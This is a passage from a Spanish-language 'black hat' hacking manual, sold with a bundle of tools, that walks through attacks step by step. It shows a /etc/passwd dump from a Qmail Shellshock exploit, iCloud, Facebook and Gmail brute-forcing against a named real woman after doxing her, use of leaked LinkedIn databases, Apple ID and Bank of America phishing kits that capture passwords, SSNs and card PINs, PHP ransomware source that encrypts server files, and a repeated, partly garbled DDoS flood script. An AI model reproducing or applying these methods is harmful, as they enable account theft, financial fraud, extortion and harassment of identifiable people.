syslog:x:101:104::/home/syslog:/bin/false
messagebus:x:102:106::/var/run/dbus:/bin/false
landscape:x:103:109::/var/lib/landscape:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
allenown:x:1000:1000:allenown,,,:/home/allenown:/bin/bash
alias:x:64010:112::/var/lib/qmail/alias:
qmaild:x:64011:112::/var/lib/qmail:
qmaill:x:64015:112::/var/lib/qmail:
qmailp:x:64016:112::/var/lib/qmail:
qmailq:x:64014:64010::/var/lib/qmail:
qmailr:x:64013:64010::/var/lib/qmail:
qmails:x:64012:64010::/var/lib/qmail:
```

- Luego escribimos /etc/passwd y culminamos con éxito



Ahora Un atacante remoto puede explotar Qmail para ejecutar comandos a través de un encabezado. Esto se debe a que Qmail no desinfecta adecuadamente la entrada antes de establecer variables ambientales.

Un resultado negativo de este complemento no demuestra de manera concluyente que el sistema remoto no sea afectado por Shellshock, sólo que Qmail no podría utilizarse para explotar la falla de Shellshock.

Postfix no establece ninguna variable de entorno atacante-controlador, por lo tanto Postfix no es típicamente vulnerable.


qmail se puede utilizar como un vector de ataque para explotar la vulnerabilidad golpe que puede ser utilizado para ejecutar comandos arbitrarios como cualquier usuario válido con un .qmail que contiene una ejecución de programas. Las condiciones que deben cumplirse para la explotación de la vulnerabilidad utilizando qmail son:

- 1) “**Shellshock**” golpe -vulnerable



2) /bin/sh enlace simbólico a golpear

Robo de datos a celebridades:



Las celebridades han sido ciber atacadas y los métodos utilizados fueron los básicos. La empresa Apple se mantiene con las puertas abiertas para la participación de hackers en los eventos Bug Bounty donde el hacker debe reportar el fallo consta que muchos de los hackers para ganar dinero han hecho una especie de subasta para ganar más dinero de los que les puede ofrecer cualquier otro los métodos consisten en 4 sencillos pasos y no cabe duda que quizás existan más pero hasta el momento es engañoso y funciona.

Test De Seguridad:

- 1) Icloud - Apple (**Ataque Fuerza Bruta**)
- 2) Icloud - Apple (**Phishing - Scam**)
- 3) Icloud - Apple (**Auto Backup Solo Cuando La Sesión Es Iniciada**)
- 4) Icloud - Apple (**Preguntas De Seguridad**) Más (**Doxing**)

Extra: Podemos agregar como información extra que un hacker podría tener una estrategia de ataque tomando en cuenta el doxing para encontrar antiguos



correos de la víctima y buscar mediante las últimas fugas de datos la contraseña que mas utilizo y posiblemente la siga utilizando.

Las fotografías de famosas fueron subidas a imgchili.net mediante dorks puedes buscarlas:

site:imgchili.net inurl:album

Muy bien seguimos platicando de un ataque lo cierto es que las direcciones de email @icloud.com @apple.com han sido clasificadas pero hoy en dia podrias contar con herramientas como:

icloud.com domain, 131504 emails found (show first 30 emails.)		
#	Email	
1	kane@icloud.com	
2	behrangpakzad@icloud.com	

- Entidades públicas en internet es pago y te muestra 30 correos pero en realidad existen 131504 correos expuestos lo cual esta herramienta te lo puede gestionar adquiriendo un plan de compra <http://www.skymem.info/srch?q=@icloud.com&ss=srch>.

Ahora lo primero que haremos son ataques de fuerza bruta el script se encontrará en este manual dentro del rar recuerda que todo viene en la compra de este manual.


files	02/01/2015 18:37	Carpeta de archivos
images	02/01/2015 18:37	Carpeta de archivos
index	02/01/2015 18:37	Archivo PHP 7 KB
main	02/01/2015 18:37	Archivo PHP 4 KB
README	02/01/2015 18:37	Archivo 2 KB

- Carpeta del repositorio subirlos a un servidor o al localhost



```
Password1↓  
Princess1↓  
P@ssw0rd↓  
Passw0rd↓  
Michael1↓  
Blink182↓  
!QAZZwsx↓  
Charlie1↓
```

- Wordlist list lista de contraseñas con la cual intentará iniciar sesión



- IDICT ya subido al servidor.



The screenshot shows the iDict Apple ID BruteForcer and Account Management Tool interface. It displays three entries of attempted logins:


- Trying URL:** `~~~https://setup.icloud.com/setup/update/$APPLE_ID$/SUDIDS~~`
Trying Password: `~~~Password1 ~~`
- Incorrect Trying Next**
Trying URL: `~~~https://setup.icloud.com/setup/update/$APPLE_ID$/SUDIDS~~`
Trying Password: `~~~Princess1 ~~`
- Incorrect Trying Next**
Trying URL: `~~~https://setup.icloud.com/setup/update/$APPLE_ID$/SUDIDS~~`
Trying Password: `~~~P@ssw0rd ~~`

- Comenzará a probar cada contraseña en el wordlist.

El ataque de fuerza bruta puede ser exitoso todo dependiendo del wordlist que tengamos procesando por nuestro wordlist en otros casos puedes utilizar Cupp para realizar ataques de fuerza bruta mediante “Doxing” a continuación unos ejemplos.



Ataque de fuerza bruta y gestionando diccionario mediante cupp:



- Ataque de fuerza bruta “**GMAIL**” - “**FACEBOOK**”

Para evitar los ataques de fuerza bruta redes sociales cancela la cantidad de peticiones de acceso bloqueando la dirección IP o proporcionar un bloqueo temporizado.

Herramientas:

smtp_gmail_bruteforce.py
cupp-master
Facebook_BruteForce

Crearemos el diccionario en texto plano generado con cupp primero que todo buscaremos a nuestra víctima.



The screenshot shows a search results page for the email address larayunaska@gmail.com. At the top, there is a search bar with the email address and a location input field labeled "Location (optional)". Below the search bar, a message says "No results found for larayunaska@gmail.com. Showing possibly related results". The results section starts with a sponsored result for "Lara Yunaska" from New York, New York, associated with Vital Records. It includes links for "Contact Details" and "Username Report" and describes her as an Associate Producer at Inside Edition. Below this, there are five empty placeholder boxes for other results. Further down, there are two more entries: one for "larayunaska - Lara Yunaska" with links to her YouTube channel and a personal profile on YouTube; and another for "larayunaska - Sign up. Log in. Pinterest • The world's catalog of .." with a link to her Pinterest profile.

- **pipl.com buscando de manera automatizada**

Datos Basicos:

Nombre: Lara Yunaska

ciudad: New York

usuario:larayunaska

correo: larayunaska@gmail.com

The screenshot shows a Wikipedia page for "Lara Yunaska". The page title is "Lara Yunaska" and it is described as "Esposa de Eric Trump". Below the title, there is a section titled "Lugar del matrimonio: Palm Beach, Florida, Estados Unidos". Other sections include "Cónyuge: Eric Trump (m. 2014)" and "Educación: Universidad Estatal de Carolina del Norte (2005)". To the left of the text, there is a collage of several photographs of Lara Yunaska in various settings, including a red carpet event and formal portraits. A "Más imágenes" button is visible at the bottom right of the photo collage.

- **Datos Wiki**



```
nrK@NRK-KELVIN D:\Tools\cupp-master
> cupp.py

      _.-_          # Passwords
     \  (oo)____   # Profiler
      (__)        |
       ||--|| * [ Muris Kurgas | j0rgan@remote-exploit.org ]

[ Options ]
-h      You are looking at it baby! :)
      For more help take a look in docs/README
      Global configuration file is cupp.cfg

-i      Interactive questions for user password profiling

-w      Use this option to improve existing dictionary,
      or WyD.pl output to make some pwnsauce

-l      Download huge wordlists from repository

-a      Parse default usernames and passwords directly from Alecto DB.
      Project Alecto uses purified databases of Phenoelit and CIRT
      which where merged and enhanced.

-v      Version of the program
```

- Creando diccionario comando cupp.py -i

```
nrK@NRK-KELVIN D:\Tools\cupp-master
> cupp.py -i

[+] Insert the informations about the victim to make a dictionary
[+] If you don't know all the info, just hit enter when asked! ;)

> First Name: Lara
> Surname: Yunaska
> Nickname: larayunaska
> Birthdate (DDMMYYYY): []
```

- Completamos la especie de formulario y se nos generará un diccionario

```
[+] Now making a dictionary...
[+] Sorting list and removing duplicates...
[+] Saving dictionary to lara.txt, counting 104 words.
[+] Now load your pistolero with lara.txt and shoot! Good luck!
```

- nombre de fichero lara y número de posibles contraseña



Una vez culminado el proceso de automatización para la creación de diccionario para procesarlo en otra herramienta automatizada para realizar ataques de fuerza bruta vamos arrastrar ese texto hasta la carpeta de “facebook fuerza bruta” y “Gmail Fuerza Bruta”.

The screenshot shows a Facebook profile for "Lara Yunaska Trump". The profile picture is a photo of her smiling. Below the profile picture are sections for "Biografía" and "Información". Under "Biografía", it says "¿CONOCES A LARA? Si conoces a Lara, envíale un mensaje." Under "Información", it lists "Presentación", "Vive en Nueva York", "Casada con Eric Trump", and "De Wrightsville Beach". To the right of the profile is a terminal window titled "Directorio de D:\Tools\Facebook_BruteForce". It shows a file list with dates and times, including "lara.txt", "wordlist.txt", and "tesoro.txt". The terminal also shows a command being run: "Facebookbrutaforce.pl larayunaska@gmail.com lara.txt". Below this, there is a hex dump of data and a link to "www.youtube.com/Pois0n84". At the bottom of the terminal, it says "[+] Cracking Started on: larayunaska@gmail.com ...".

- Ataque De Fuerza Bruta En Proceso.

La víctima no estableció un proceso de recuperación de su cuenta donde incluye datos personales para confirmar su identidad por el momento está mandando request “Peticiones” de intentos de acceso con cada contraseña generada por la herramienta. ahora tenemos también otro script es gmail brute force recuerden mover el diccionario a la carpeta de la herramienta.




```
> smtp_gmail_bruteforce.py
Welcome to, mr.ebola Email Cracker based on MR.ROBOT - S01E01 11m03s
TRYING WITH PASSWORDS IN: psw.list
Enter the victim's email address: larayunaska@gmail.com
Password Incorrect: 20092008
Password Incorrect: 20092009
Password Incorrect: 20092010
Password Incorrect: 20092011
Password Incorrect: 20092012
Password Incorrect: 20092013
Password Incorrect: 20092014
```

- Este caso debemos cambiar de nombre el diccionario de lara.txt a psw.list

Muy bien ya el proceso de automatización es un ejemplo pero debemos tener en cuenta que durante un ataque de fuerza bruta no cabe solo el doxing si no tener otro diccionario con las contraseñas más utilizadas.

el segundo proceso que tenemos es la inspección del correo ante otros servidores por ejemplo Linkedin y adobe han sido afectados y su data expuesta para obtener estas databases e aca el proceso:

- 1) Nos dirigimos a <https://haveibeenpwned.com/> y agregamos el correo.
- 2) y nos saldrá si está filtrado en alguna fuga de datos.



- Como resultado el correo se ve comprometido en 2 bases de datos que están en unas fugas checamos y vemos que fue Linkedin y Dropbox lo cierto es que el cifrado de dropbox nunca fue roto mientras el de linkedin si.



Obviamente no puedes observar la base de datos en línea el FBI ha cerrado páginas que han permitido prestar un servicio que revela las contraseñas utilizando varias fugas de datos un servicio que se paga en BTC.

The screenshot shows the homepage of databases.today. At the top, there is a message about the service being free but needing contributions to stay updated. Below this is a navigation bar with links for ADVANCED SEARCH, NO-JS SEARCH, CONTACT, and DIRECTORY. The main content area features a large blue banner with the text: "The biggest free-to-download collection of publicly available website databases for security researchers and journalists." Below the banner is a search bar with the placeholder "Search by database name (eg. 'example.sql' or simply 'exam')". At the bottom of the page are two buttons: "Search Now" and "View Databases".

- Observamos en databases today y buscamos la base de datos.

Name ▾	Last Modified ▾	Collection ▾	Bytes ▾	Download ▾
linkedin_all.7z (4.22 GB)	04/04/2017	Large DBs	4535170532	DOWNLOAD

- Allí la cantidad que pesa pues basta con descargarla para probar la contraseña su debilidad es utilizar la misma contraseña en todas las páginas.



Rank	Password	Number of Users with Password (absolute)	Rank	Password	Number of Users with Password (absolute)
1	123456	290731	11	Nicole	17168
2	12345	79078	12	Daniel	16409
3	123456789	76790	13	babygirl	16094
4	Password	61958	14	monkey	15294
5	iloveyou	51622	15	Jessica	15162
6	princess	35231	16	Lovely	14950
7	rockyou	22588	17	michael	14898
8	1234567	21726	18	Ashley	14329
9	12345678	20553	19	654321	13984
10	abc123	17542	20	Qwerty	13856

- Lista de contraseñas que pueden involucrarse en un diccionario

Las celebridades son víctimas de phishing anteriormente aplicamos fuerza bruta por medio de diccionarios generados ahora tendremos que subir unos scripts al servidor recuerda que puedes buscar un hosting gratuito con un nombre engaño aconsejo que si buscas de icloud al menos lo detalles bien como icloood.com - iclooud.host.com su dominio original icloud.com o Apple.com.

bien examinando el script a continuación:

	accs
	images
	checkout.php
	index.php
	profile.php
	README.md
	txt.html
	verify.html

- Directorio de scripts PHP



The screenshot shows a web browser window with the URL ksecureteam.com/icloud/Apple-Fake-Verifier-master/. The page has a navigation bar with links for Store, Mac, iPhone, Watch, iPad, iPod, iTunes, and Support. A search icon is also present. The main content area has a heading "fy Apple ID". On the left, there is a sidebar with text about account verification and password reset. The right side contains a form for "Sign in to verify your Apple ID." It includes fields for email ("kelvinsecurity@apple.com") and password ("....."). Below the form is a blue button labeled "Sign In To Apple ID Verification".

- Directorio general index.php que refleja el phishing su objetivo “pedir Las credenciales y almacenarlas en texto en el directorio: accs

The screenshot shows a modal dialog box with the text "ksecureteam.com dice:" and "Please enter valid e-mail!" followed by an "Aceptar" button. Below the modal is the same "Sign in to verify your Apple ID." form as shown in the previous screenshot, with the email field containing "4124124124".

- En caso que se ingresen mal la ID donde va el email el error se manifiesta



Sign in to verify your Apple ID.

[Forgot your Apple ID?](#)

[Forgot your Password?](#)

Sign In To Apple ID Verification

- La víctima ingresa las credenciales y lo lleva a verificación.

Verification Completed

Your Apple ID has been verified.

- mensaje de completado!

	Name
	index.html
	kelvinsecurityATapple.com04-04-2017-17-581617.txt

- Directorio accs credenciales en texto plano

kelvinsecurityATapple.com04-04-2017-17-581617.txt
ASCII text

```
email = kelvinsecurity@apple.com

password = 2222222
```

- Credenciales obtenidas



(CONSEJO DE KelvinSecurity)

Consejo: Crear un vínculo de redirección utilizando email spoofing y suplantando la identidad de un servidor STMP evitar que caiga en spam agregando un Asunto atractivo como “**Tu cuenta ha sido bloqueada verificarla ahora**” y personalizar enviar un “**Body**” con un html que redireccione a tu sitio donde se encuentra el phishing.



- Phishing Bancario

He detectado problemas de seguridad e incluso en el bank of america ya que en ese banco consegui inyectar un vínculo para hacer que lo visualice un iframe en todo caso este bug pudo haber sido aprovechado para que en vez de conseguir dominios como bankamericaaaa.com utilizan el mismo binclo del bank american y que se visualice desde un iframe ahora tenemos el phishing bancario y es otra cosa al phishing común ya que este tiene la función de capturar no solo las credenciales iniciales sino también quizás el codigo de confirmacion de tu entrada.



DATO: Por lo general toda página bancaria iniciar sesion muy bien pero pide datos personales como verás a continuación.



Unable to verify your identity

We do not recognize the computer you are using. Please answer your SiteKey Challenge Question so that we can confirm your identity from this unrecognized computer.

An asterisk (*) indicates a required field.

Online ID: 1111 [Sign in using a different Online ID](#)

What is your mother's middle name?

Answer:

(Not case sensitive)

[Forgot the answer to your SiteKey Challenge Question?](#)

Do you want us to remember this computer, so you can avoid answering your challenge questions next time you sign in? [Learn more](#)

Yes
 No

Continue

-Ingresamos la ID y nos pide una información personal

Bank of America

Confirm that your SiteKey is correct

If you recognize your SiteKey image, you'll know for sure that SiteKey image is also how you'll know that it's safe to enter yo

* = required

Your SiteKey:

If you don't recognize your personalized SiteKey, don't enter your Passcode.

*** Passcode:**

(4 - 20 Characters, case sensitive)

Sign In

- Luego nos pide passcode que es súper importante para entrar



The screenshot shows a web page titled 'Customer Service - Customer Verification Form' from 'Bank of America Online Banking'. The page includes fields for personal information such as Full Name, Home Address, City, State, Zip Code, E-mail Address, Email Password, Date of Birth, Social Security Number, Routing Number, Account Number, Mother's Maiden Name, ATM or Check Card Number, Card Expiration Date, Card Verification Number, and ATM or Check Card PIN. Most fields are marked with an asterisk (*) indicating they are required.

- Ahora pedirá a la víctima proporcionar información para verificar

ATACANTE: Busca hasta el último detalle de la cuenta.

Víctima: SE preocupa por su cuenta y buscar llenar todos los datos posibles.

El vínculo:

```
signon.php?section=Verify&update=
```

es lo más engañoso en una entidad bancaria e incluso más que el nombre de la dirección www.

Muy bien el phishing está diseñado y será procesado ahora todo depende de su uso recuerda que este manual black hat le pueden dar el uso que quieran pero con cuidado abajo culminando una barra de consejos.




Un informático ha creado un script php que consiste en bloquear ficheros de una página o cifrar y establecer un formato nuevo como lo es el .locky este ransomware es capaz de secuestrar los servidores basados en Apache revisaremos el código PHP y modificaremos he involucramos ciertas palabras utilizare mi dominio como prueba el script se llama AwesomeWare y lo integre en el rar de este manual.

abrimos el script:

```
99
100
101
102
103
104
105
106
107
108
109 public function report($key){
110     $message.= "===== Ronggolawe Ransomware ======\n";
111     $message.= "Website : ".$_SERVER['HTTP_HOST'];
112     $message.= "Key : $key";
113     $message.= "===== Ronggolawe (2016) Ransomware ======";
114     $subject = "Report Ransomware";
115     $headers = "From: Ransomware <ransomware@shor7cut.today>\r\n";
116     mail('-- YOUR EMAIL --',$subject,$message,$headers);
117 }
118
119 public function shcEndeDirS($locate,$method){
120     switch ($method) {
121         case '1':
122             rename($locate, $locate.".shor7cut");
123             break;
124         case '2':
125             $locates = str_replace(".shor7cut", "", $locate);
126             rename($locate, $locates);
127             break;
128     }
129 }
130
131 public function shcEnCry($key,$locate){
```

- Ransomware PHP



- Como test tengo a la página con el script php de ransomware en la web.




Key : Infection

- Existen como en todo ransomware la infección con una clave podemos escoger la que se nos ocurra y agregarla en KEY: ejemplo KEY:12345 de igual manera para desinfectar debemos agregar la key.


- Seguimos observando el script PHP y en esta línea observaremos el mensaje que se mostrar en la página una vez empecemos la infección.

```
↳ .htaccess (Default Page)
↳ shor7cut.php (Default Page)
↳ .htaccess (Default Page)
↳ shor7cut.php (Default Page)
🔒 Locked (Success) | /home/develops/public_html/ransomware/cofidencial.xls
🔒 Locked (Success) | /home/develops/public_html/ransomware/error_log
🔒 Locked (Success) | /home/develops/public_html/ransomware/locker.php
🔒 Locked (Success) | /home/develops/public_html/ransomware/trabajo.doc
🔒 Locked (Success) | /home/develops/public_html/ransomware/trabajo2.doc
```


- Agregamos la key y presionamos en infección y nos cifraro los archivos.



- listo como pueden observar aunque tube un problema por que ingrese el php script que viene por defecto y no lo modifique.



- Archivos bloqueados



- Volvemos al script origen e ingresamos la KEY y listo.



```
s.send("Host: " + sys.argv[1] + "\r\n\r\n")
s.close()
for i in range(1, 1000):
attack()

import socket, sys, os
print "[Remote DDOS Address" + sys.argv[1]
print "injecting " + sys.argv[2];
def attack():
#pid = os.fork()
s = socket.socket(socket.AF_INET, socket.SOCK
s.connect((sys.argv[1], 80))
print ">> GET /" + sys.argv[2] + " HTTP/1.1
s.send("GET /" + sys.argv[2] + " HTTP/1.1
s.send("Host: " + sys.argv[1] + "\r\n\r\n")
s.close()
for i in range(1, 1000):
attack()

import socket, sys, os
print "[Remote DDOS Address" + sys.argv[1]
print "injecting " + sys.argv[2];
def attack():
#pid = os.fork()
s = socket.socket(socket.AF_INET, socket.SOCK
s.connect((sys.argv[1], 80))
print ">> GET /" + sys.argv[2] + " HTTP/1.1
s.send("GET /" + sys.argv[2] + " HTTP/1.1
s.send("Host: " + sys.argv[1] + "\r\n\r\n")
s.close()
for i in range(1, 1000):
attack()
```

- Servicios DDoS Mercado Negro

Te imaginas infectar miles de dispositivos y utilizarlos como zombies pues existen muchas maneras e incluso hay sitios webs que integran plugin que han permitido realizar ataques denegación de servicio apoderándose de distintos plugins de sitios.

hoy en dia es muy rentable una booter se expone por distintos métodos para realizar ataques de denegación de servicio existen múltiples herramientas que puedes utilizar por tu cuenta atacar a continuación más detalles sobre este servicio.



